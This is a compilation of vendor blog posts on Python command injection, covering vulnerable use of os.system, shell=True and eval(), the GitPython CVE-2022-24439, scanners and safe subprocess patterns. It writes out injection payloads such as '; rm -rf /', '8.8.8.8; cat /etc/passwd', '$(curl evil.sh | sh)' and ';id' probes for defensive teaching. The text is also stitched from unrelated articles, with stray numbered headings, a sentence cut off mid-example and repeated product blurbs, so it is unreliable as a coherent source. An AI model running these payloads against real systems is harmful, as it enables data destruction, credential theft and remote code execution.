
It's not uncommon for Python programs to build and execute system commands dynamically, especially when there's a need to incorporate variable data, like user inputs. However, when this dynamic construction lacks proper security measures, it paves the way for command injection vulnerabilities. This code prompts the user for a parameter and then constructs a command string that incorporates this input directly. This command is intended to print the user's input. However, because there's no validation or sanitization of the user input before it's embedded into the command, it's vulnerable to command injection: An attacker can exploit this vulnerability by entering a payload that includes command separators or control operators. For instance, a user could input Hello; ls -l , which would first print "Hello" and then list the contents of the current directory due to the semicolon command separator. It's a simple example, but attackers can input more malicious commands, such as rm -rf / or cat /etc/shadow .
Python's eval() function dynamically evaluates a string as a Python expression and returns the result. While it's a powerful tool, it's also a double-edged sword. Consider the following Python snippet: Using eval() in this code is dangerous because it doesn't just evaluate mathematical or simple Python expressions, but any Python code. When combined with Python's capability to interact with the underlying system using modules like os .
The example input above imports the os module and then runs the ls command on Unix-based systems, listing the directory contents. This is a simple demonstration, but malicious actors can input more harmful commands to manipulate files, exfiltrate data, or even gain unauthorized access to the system: Given the potential negative impact of command injection on your Python applications, it's crucial to address this issue effectively. Fortunately, you can proactively mitigate numerous command injection vulnerabilities early in the software development lifecycle (SDLC) by incorporating the following guidelines.
Input from users or external sources should never be trusted. Always validate input against expected patterns and sanitize it: Note that the example above is only stripping non-alphanumeric characters from the input. While this will remove the possibility for attackers to chain commands together, in a real application you’ll likely need much stricter sanitization, for example, allowing only certain known responses, etc.
A parameterized query is a way to structure a command where you first define the command and its structure and then provide the parameters that should be inserted into the command separately. In this way, the command and data are never concatenated as strings. Instead, they remain distinct, and the system treats the Fdata only as data, not executable code. A prepared statement takes this concept a step further. The command's structure is first prepared, then you merely send the parameters to fill in the placeholders. For example, Python's subprocess module allows for command execution in a manner that separates the command from its arguments, similar to parameterized queries: When using Python's subprocess module, avoid the shell=True argument, especially with user inputs. When you execute a command with shell=True , the system shell interprets any string you pass. If this string contains user input or is constructed from multiple sources without proper sanitization, an attacker can inject malicious commands: This is a recipe for disaster, making way for unauthorized system access, data theft, malware installation, privilege escalation, and arbitrary command execution. Try to avoid using shell=True , or if you must, sanitize the input first.
Passing user input directly in os methods, such as os.spawn or similar, leaves your Python application vulnerable to command injection. That's why you should use alternative Python APIs if they exist for your use case. If you need an os method, try using it without user input. If you can't do without user input, sanitize everything and use context-aware encoding techniques. Always run your application with the least privileges necessary. If an attacker does exploit a vulnerability, this limits the damage they can cause. Additionally, consider isolating your application using tools or techniques such as chroot, containers, or user namespaces.
The following sections discuss some secure coding conventions that, when implemented, can help protect your Python applications from command injection vulnerabilities. Input validation and sanitization are integral to safeguarding your Python applications from command injection. By rigorously validating and properly sanitizing user inputs, you effectively reduce the attack surface, prevent unauthorized command execution, and enhance the overall security of your software.
This function ensures that the input is of a specified length and only contains alphanumeric digits before processing. Note that in a real-world application, you’ll likely need stricter validation rules than shown in this simple example. The subprocess module can spawn new processes, connect to their input, output, and error pipes, and obtain their return codes. This means it's essential to use this module securely.
Avoid using shell=True with the subprocess module unless necessary, as this can execute commands in a shell, leading to command injection attacks: Never concatenate or interpolate user inputs directly into your command strings. Always use argument lists: Static application security testing (SAST) and software composition analysis (SCA) tools can help you analyze both the code you’re writing, as well as the open source components your software uses, to identify vulnerabilities early in the development lifecycle.
The Snyk platform makes finding and fixing security issues as easy as possible due to our hybrid AI approach , which finds and fixes vulnerabilities in your code, providing you with real-time feedback on potential security risks and remediation advice. Using SAST and SCA tools like Snyk (which has a free-forever plan ) helps you continuously monitor for security issues in your codebase and correct them early, before they hit production. This means we can help to prevent the following: Supply chain attacks , where a trusted component gets compromised and affects all software that relies on it Overall, incorporating SAST and SCA tools like Snyk into your development process ensures that you're not just building functional software, but also safeguarding against the ever-evolving landscape of cyber threats.
In this section, you'll explore high-level coding habits and workflows that you can implement to promote secure Python development across teams. Regular code reviews, including thorough examinations of input validation, authentication mechanisms, and sensitive data handling, can help identify potential vulnerabilities early in the development lifecycle. By involving team members specializing in security, you can catch issues that may be missed during initial development, such as insecure coding practices, misconfiguration of settings, and unsanitized inputs.
Conducting periodic security audits is crucial to ensure that your codebase remains robust against evolving threats. You can use tools like OpenVAS , ZAP , and Metasploit to test your program for vulnerabilities. Outdated software and libraries often contain known security vulnerabilities. You should continually update your Python interpreter, frameworks, and third-party libraries to their latest versions. Use package managers like pip and config files like requirements.txt to manage and update dependencies efficiently.
3. Software Implementation, Frameworks & Protocols You can utilize security tools and frameworks designed for Python to automate vulnerability detection. Tools like Snyk can help identify code-level issues, security misconfigurations, and vulnerabilities in third-party packages. Fostering a culture of security awareness among developers is vital. Try to provide security training, workshops, and resources to empower developers on security matters. When developers prioritize security from the start, the overall software quality improves, reducing the risk of vulnerabilities.
A great resource for learning more about building security-focused company cultures is the Secure Developer Podcast , which contains numerous interviews with security leaders at companies and dives deep into the way they build their development programs. IDE extensions for real-time vulnerability detection are valuable tools for identifying vulnerable code as you write it. These extensions integrate directly into your development environment and highlight potential security issues in real-time: When you catch vulnerabilities during development, you save time and effort that will otherwise be spent later on in the development cycle, when the time and effort it takes to remediate them will be far more costly.
Command injection is a serious problem that affects many Python applications. This guide taught you how this vulnerability can manifest and its associated risks. By recognizing vulnerable code patterns, you can gain valuable insights into potential threats and the necessary countermeasures. You also learned about secure coding conventions such as input validation and careful use of the built-in system modules used to run commands. By implementing these strategies, you can bolster the security of your Python applications, thwart potential attacks, and contribute to the overall resilience of your software.
To further reinforce your development process, consider leveraging tools like Snyk. Snyk’s IDE extensions gives you real-time security feedbac k, scanning your code as you write and suggesting immediate fixes. It's like having a security expert look over your shoulder, ensuring you write safe and resilient code from the beginning. AI-driven development is outpacing traditional security workflows. Snyk’s Agentic AppSec uses security agents to find, fix, and verify vulnerabilities continuously, while humans set the bar.
VulnBump tests AI agents on 307 real dependency upgrades. A fix counts only if the vulnerability is gone and the build and tests stay green. Static analysis found the flaws, but only live attack testing proved how they could be chained into breaches. A comparison of Evo COS, Claude Security, and Claude Code Security.
Python command injection happens when a program passes attacker-controlled input into a function that executes OS shell commands — os.system() , subprocess.run(..., shell=True) , os.popen() , or similar — without sanitizing it first. The result is that a string like ; rm -rf / or $(curl evil.sh | sh) doesn't just get treated as data; the shell interprets it as a second command and runs it with whatever privileges the Python process has. CWE-78 (OS Command Injection) ranked #5 on MITRE's 2023 CWE Top 25 Most Dangerous Software Weaknesses, and it remains common in Python specifically because the language makes shelling out easy: one line of os.system(f"ping {host}") is often faster to write than the safe alternative. This post walks through how the vulnerability class works in Python, a real CVE that shipped it to production, how to find it in your codebase, and how to fix it for good.
Python command injection is a vulnerability where untrusted input reaches a function that hands a string to the operating system's shell for execution, letting an attacker append or substitute their own commands. The classic vulnerable pattern looks like this: If host comes from a web form and a user submits 8.8.8.8; cat /etc/passwd , the shell runs both ping -c 1 8.8.8.8 and cat /etc/passwd because os.system() passes the entire string to /bin/sh -c . The same flaw appears with subprocess.Popen(cmd, shell=True) , os.popen() , and the deprecated commands module in Python 2. The root cause is always the same: a shell is invoked with attacker-influenced string concatenation instead of a fixed, argument-separated command.
The functions most commonly exploited are os.system() , os.popen() , and any subprocess call made with shell=True , because all three delegate parsing to /bin/sh or cmd.exe instead of executing a binary directly. subprocess.call() , subprocess.run() , and subprocess.Popen() are actually safe by default ( shell=False ) when given a list of arguments — the danger only appears when a developer sets shell=True and builds the command as a single interpolated string. Other exploitable sinks include os.spawn*() family functions passed through a shell wrapper, paramiko 's exec_command() when it forwards unsanitized strings to a remote shell, and third-party libraries that wrap Git, ImageMagick, or FFmpeg CLIs internally.
Bandit, Python's own security linter, flags these as rule IDs B602 ( subprocess with shell=True ), B605 ( os.system ), and B607 (starting a process with a partial executable path) — a useful checklist for an audit even without running the tool. A real-world example is CVE-2022-24439 in GitPython, a widely used library for scripting Git operations from Python, which received a CVSS v3 base score of 9.8 (Critical) and was fixed in version 3.1.30. The bug lived in Repo.clone_from() : GitPython passed the remote URL argument straight to the git clone command without validating its scheme. Git supports "ext" transport helpers of the form ext::sh -c
You detect Python command injection by combining static analysis that flags dangerous sinks with taint tracking that confirms whether untrusted input actually reaches them. Static tools like Bandit, Semgrep, and CodeQL can scan a codebase in seconds and report every shell=True call or os.system() invocation, but a raw list of matches is noisy — a large Django or Flask codebase can easily surface 50-100 Bandit B602/B605 findings, and most turn out to be internal, hardcoded commands with no user input anywhere near them. The more precise signal comes from reachability analysis: tracing the data flow from an HTTP request parameter, a queue message, or an environment variable through the call graph to confirm it lands inside the vulnerable function's argument. Runtime detection matters too — logging or alerting when a spawned child process's command line diverges from an expected allow-list catches injection attempts that slipped past code review, including ones introduced by a compromised dependency rather than first-party code.
You prevent Python command injection primarily by never invoking a shell with attacker-influenced input — use subprocess.run(["ping", "-c", "1", host], shell=False) with arguments as a list instead of a formatted string, and Python will execute the binary directly without any shell interpreting metacharacters like ; , | , && , or backticks. If a shell is genuinely required (for globbing, pipes, or environment expansion), sanitize each argument with shlex.quote() before interpolation, and still validate the input against a strict allow-list — for a hostname field, that might mean matching ^[a-zA-Z0-9.-]+$ and rejecting anything else before it ever reaches the command. Prefer native Python or library APIs over shelling out to a CLI at all: use shutil for file operations instead of calling cp / mv , and use pygit2 or a patched GitPython (3.1.30+) instead of building raw git command strings. Finally, run the process with the least privilege it needs — a compromised ping wrapper running as an unprivileged service account limits blast radius far more than the same bug running as root in a container with NET_ADMIN .
Safeguard's reachability analysis traces untrusted input sources — API parameters, message queue payloads, uploaded file names — through your call graph to confirm whether a flagged os.system() or shell=True call is actually exploitable, cutting through the noise that makes raw Bandit or Semgrep output hard to prioritize. Griffin, Safeguard's AI security analyst, reviews each finding in context, explains the exploit path in plain language, and ranks it against the rest of your backlog so command injection in a public-facing endpoint gets triaged before a low-risk internal script. Safeguard generates and ingests SBOMs to catch vulnerable third-party packages like unpatched GitPython before CVE-2022-24439-style bugs reach production, and where a fix is mechanical — swapping shell=True for an argument list, or bumping a dependency to a patched version — Safeguard opens an auto-fix pull request so your team reviews a diff instead of writing the patch from scratch.
Using Safeguard's organization, team and project structure, roles, runners and Trust Center to keep many clients separate, with what to confirm before you commit. How a security consultant can use Safeguard on client work: scan without repo access, check client SBOMs, look up packages, and hand over evidence, with limits stated.
A small team plan for using Safeguard in the first month: free Gold checks, the CLI, the web app, a Trust Center for customer questions, and sensible AI settings. Because shell=True tells Python to hand your string to a real shell interpreter, not to execute it directly — and shells treat characters like ; , && , | , and backticks as syntax, not data. OWASP's command injection page describes exactly this class of attack: an attacker appends a shell metacharacter to expected input so the shell runs a second, attacker-chosen command after (or instead of) the intended one, as in the classic ;rm -rf / suffix. In Python, subprocess.run(f"ping {host}", shell=True) is functionally identical to that PHP example — if host comes from a request parameter and equals 8.8.8.8; cat /etc/passwd , the shell executes both commands in sequence. os.system() has no shell=False option at all; it always shells out, which is why the Python documentation has long recommended subprocess for anything touching external input. Environment manipulation compounds the risk: OWASP also notes that altering variables like $PATH can redirect a program to an attacker-controlled binary of the same name, an issue that exists independently of shell metacharacter filtering.
Yes — this is OWASP's own evidence for why architecture beats filtering. The command injection page contrasts shell-based execution with Java's Runtime.exec() , which does not invoke a shell: metacharacters like | , && , and || are passed to the target program as literal, usually-invalid arguments instead of being interpreted as control syntax. Python's subprocess module works the same way once you drop shell=True : subprocess.run(["ping", "-c", "1", host], shell=False) passes host as a single argv element to the ping binary's exec() call, with no shell in the middle to parse it. A value like 8.8.8.8; cat /etc/passwd becomes one (invalid) hostname argument, not two commands. This is why shell=False with a list — not shell=True with a sanitizer — is the pattern Python's own subprocess documentation has recommended for years: eliminating the interpreter that understands metacharacters removes the entire attack surface, rather than trying to enumerate every dangerous character an attacker might use.
OWASP's mitigation guidance, in the order the page presents it, is: prefer a language or library API that doesn't call a shell at all; if that's not possible, sanitize input by stripping or rejecting known-dangerous shell metacharacters, explicitly naming ; , && , | , and || as ones to remove; and, framed as the more durable of the two, apply a positive security model — an allow-list of legal characters — on the reasoning that it's easier to define what's legal than to enumerate everything illegal. In Python the sanitize step maps directly onto shlex.quote() (the standard-library successor to the older pipes.quote ), which wraps a string in single quotes and escapes any embedded single quote so a shell treats it as one literal token even under shell=True . It is a legitimate second line of defense, not a first choice — shlex.quote("8.8.8.8; cat /etc/passwd") neutralizes the semicolon, but every call site that builds a command string still has to remember to apply it, and one missed call site anywhere in the codebase reopens the vulnerability. Positive allow-listing is stronger for structured input: if a parameter should only ever be a hostname or a numeric ID, validating it against a regex before it reaches any subprocess call blocks injection regardless of which execution API is used downstream.
Because building a shell command with an f-string or + concatenation puts the injection point directly in the source line that calls subprocess , which is exactly the pattern that's easy to introduce during a refactor and easy to miss in review. subprocess.run(f"convert {filename} out.png", shell=True) reads like ordinary string formatting, not a security-sensitive operation, so it doesn't get the scrutiny a raw eval() call would. The list-argument form forces the opposite discipline: subprocess.run(["convert", filename, "out.png"]) keeps each value as a distinct argv element with no string assembly step at all, so there's no shell syntax for an attacker's input to hide inside. This is also why taint-tracking static analysis catches this bug class more reliably than a text search for "subprocess" — a scanner has to follow filename back to its source (a request parameter, a CLI arg, an uploaded file's name) and confirm it reaches the sink unsanitized, because the mere presence of subprocess.run() in a file says nothing about whether that specific call is exploitable.
Safeguard's first-party SAST engine performs exactly this source-to-sink dataflow tracing for Python (one of the phase-one supported languages, alongside JavaScript/TypeScript and Java), following untrusted input — a request parameter, a CLI argument, a file read — across functions and files to dangerous sinks, including command-exec sinks like os.system() and subprocess calls made with shell=True . Rather than flagging every subprocess import in a repository, each finding carries the full dataflow trace showing the exact hops from source to sink, plus a CWE/OWASP mapping, severity, and code location, so a reviewer can see why a specific call is reachable by an attacker rather than re-deriving it by hand. Running safeguard appsec sast --dir ./src in CI surfaces these command-injection sinks alongside the rest of your findings, tenant-scoped and queryable through the same API and views as your SCA and secrets results — so the shell=True call introduced in a routine refactor gets caught before it merges, not after an incident.
Using Safeguard's organization, team and project structure, roles, runners and Trust Center to keep many clients separate, with what to confirm before you commit. How a security consultant can use Safeguard on client work: scan without repo access, check client SBOMs, look up packages, and hand over evidence, with limits stated.
A small team plan for using Safeguard in the first month: free Gold checks, the CLI, the web app, a Trust Center for customer questions, and sensible AI settings. How OS command injection works, why shell metacharacters are dangerous, and how to eliminate the vulnerability in Python, Node.js, and Go with safe subprocess patterns.
Command injection is a direct path to remote code execution. An attacker who can inject OS commands into your application can read secrets, exfiltrate data, establish persistence, or pivot to internal systems. The vulnerability is not subtle: it appears when application code constructs a shell command by concatenating user input. This article covers the mechanics, the common patterns developers reach for that introduce the bug, and the safe alternatives.
4. Practical Deployment, Analysis & Case Studies Applications sometimes need to run system commands: convert an image, call a CLI tool, check a network address, run a report. The most direct way to do this is to construct a shell string and execute it. If hostname comes from user input and an attacker supplies google.com; cat /etc/passwd , the shell interprets this as two commands: ping -c 1 google.com followed by cat /etc/passwd . The semicolon is a shell command separator.
shell=True passes the string to /bin/sh -c , which interprets all shell metacharacters. When user input reaches any of these calls, injection is possible. The pattern is always the same: user-controlled data is concatenated into a string that gets passed to a shell interpreter. The fundamental fix is to pass arguments as separate values rather than as a single shell string. This bypasses the shell entirely. The program is launched directly; no metacharacter interpretation occurs.
When you pass a list to subprocess.run , Python invokes the binary directly using execvp . The OS never sees a shell. hostname is passed as a literal argument to ping , regardless of what characters it contains. execFile and spawn without {shell: true} do not invoke a shell. User data is passed verbatim as process arguments. exec.Command does not invoke a shell when the program path and arguments are supplied separately. The shell is only invoked when you explicitly use "sh", "-c", someString .
Bypassing the shell removes the structural vulnerability. Validating input adds a second layer that limits damage even if an error introduces a shell path later. Never build a blocklist of “dangerous” characters. Blocklists get bypassed. Use an allowlist of what is valid for each argument type.
Some rare cases need shell features: pipes, redirects, shell builtins. If you must use a shell, escape arguments explicitly rather than embedding them raw. In Python, shlex.quote wraps a single argument in single quotes and escapes any embedded single quotes: shlex.quote('foo; rm -rf /') produces 'foo; rm -rf /' — wrapped in single quotes, so the shell treats the entire string as a literal argument rather than executing the injected commands.
For each hit, audit whether any part of the command string is derived from user input, environment variables, or database values. Even data you populated yourself can become injection-capable if it was stored unsanitised earlier. Command injection is prevented by keeping user data out of shell strings entirely. Pass arguments as arrays or separate parameters so the shell is never involved. When validation is needed, use strict allowlists per argument type. The three-line fix: replace shell=True with an argument list, remove string concatenation, and add type-appropriate input validation.
`exec('convert ' + filename + ' out.jpg')` with filename `'a; rm -rf /'` is RCE on your server. The fix is conceptually one rule: never invoke a shell with user input. Pass arguments as an array. Use a library if you have to. OS command injection happens when an app constructs a shell command from user input and executes it via a shell. The shell interprets metacharacters (`;`, `&`, `|`, `$()`, backticks) to chain or substitute commands. `system('ping ' + host)` with host=`google.com; cat /etc/passwd` runs both.
The fundamental fix isn't escaping — it's avoiding the shell entirely. Every language has two ways to invoke external programs: 'with shell' (interprets metacharacters, vulnerable) and 'without shell' (executes one program with literal args, safe). Use the second. Where command injection hides: image processing (ImageMagick, ffmpeg), document conversion (pandoc, libreoffice), DNS/network tools (ping, nslookup, traceroute), file operations (zip, tar, cp), git operations, custom CLI integrations. Audit any code path that calls external programs with parameters derived from user input.
Manual: search for `exec`, `execSync`, `spawn` (with `shell:true`), `child_process` in Node; `os.system`, `subprocess.run(shell=True)`, `subprocess.call(shell=True)` in Python; `system`, `exec`, `passthru`, backticks `` ` `` in PHP; `Kernel.system`, backticks, `IO.popen` in Ruby; `Runtime.exec` (single-string form) in Java. Each one needs proof the input is sanitized or hardcoded.
Automated: AuditCore's Command Injection Scanner sends payloads (`;id`, `&&id`, `|id`, `$(id)`, backtick-id) to every parameter and checks responses for `uid=` (Linux) or `Windows IP Configuration` (Windows). Static analysis via Semgrep flags shell-true and string-concat-into-exec patterns. Every language has a way to invoke an external program with explicit args, no shell interpretation. Use it.
Node: `child_process.execFile()` or `spawn()` with array args. Python: `subprocess.run([...], shell=False)`. PHP: pcntl_exec() or escapeshellarg(). Ruby: `Kernel.exec(prog, *args)` (multi-arg form). Go: `exec.Command(name, args...)`. Sometimes the command name is user-controlled (e.g., choosing which converter to run). Allow-list the names; never construct from input.
Map user input to a fixed set of allowed commands. The user picks from a menu; you look up the command server-side. Even with shell=False, some programs interpret their own arguments unsafely (find -exec, ssh -o, gpg --batch). Whitelist input format. If the input is a filename, restrict to `[A-Za-z0-9._-]+`. If a domain, RFC 1035 hostname regex. If a number, `int()` cast. Reject anything else.
Most things you'd shell out for have a library equivalent. Use the library — no shell, no injection surface. Image processing: sharp / Pillow / ImageMagick bindings. Zip/tar: archive libraries. Network: built-in DNS / HTTP libs. Git: gitpython / nodegit / go-git. Defense-in-depth: even successful command injection achieves limited harm if the process can only access /tmp and can't network out.
Run worker subprocesses as non-root, in a container with read-only root filesystem, network=none, and seccomp filter blocking dangerous syscalls. AuditCore — Command Injection Scanner sends `;id`, `&&id`, `|id`, `$(id)`, backtick-id payloads against discovered parameters and looks for `uid=` in responses (proof of execution).
5. Performance Evaluation & Extended Technical Observations Manual: in any field that ends up as a subprocess argument (image upload filename, ping host, document conversion source), try `; id` or `&& id` or `\`id\``. If the response contains `uid=`, you have RCE. Test in Burp Repeater for cleaner payload iteration.
Safer than nothing, but error-prone. They handle shell metacharacter escaping but don't help if the program itself parses arguments unsafely (e.g., `find -exec`, options that take callable arguments). Always prefer no-shell invocation. Use escapeshellarg only when no-shell really isn't an option. Depends on language. Node's `child_process.exec` runs through shell (vulnerable). `child_process.execFile` and `spawn` (without shell:true) don't. Python's `os.system` always uses shell. `subprocess.run` defaults to no-shell — safe. PHP's `system`, `exec`, `passthru`, backticks all use shell.
OS command injection (CWE-78) is specifically shell command construction. Code injection (CWE-94) is broader — includes eval(), template injection, deserialization. Both have similar fixes (don't construct executable from input). Libraries like Node's execa or Python's plumbum add ergonomics on top of native subprocess. They're safe by default (no shell), but still vulnerable if you opt into shell mode. Use them — but read the docs to confirm shell-by-default is off.
Grep your codebase for the language-specific dangerous functions. Run AuditCore's Semgrep integration in the static phase. For runtime detection, the AuditCore Command Injection Scanner sends payloads to every API parameter discovered by the crawler. Often combined — path traversal to write a malicious file, then command injection (or direct execution) to run it.
Image processing pipelines (ImageMagick, ffmpeg) have history of command-injection CVEs. AuditCore Free Trial scans your homepage for OS Command Injection and 50+ other vulnerability classes. No credit card. Results in 60 seconds. Command injection is one of the less popular injection attacks compared to SQL injection attacks. This is generally because orchestrating one takes more time and consideration. However, overlooking command injection attacks can leave your system or application vulnerable to some big threats. And in some cases, it could even lead to a full system compromise.
So in this post we will get you familiar with command injection via concrete examples—more precisely, command injection in Python. Command injection sends malicious data into an application that can lead to grave damage when dynamically evaluated by the code interpreter. Simply put, this is when an attacker is able to execute commands on your application server via a loophole in your application code. We also call this remote code execution.
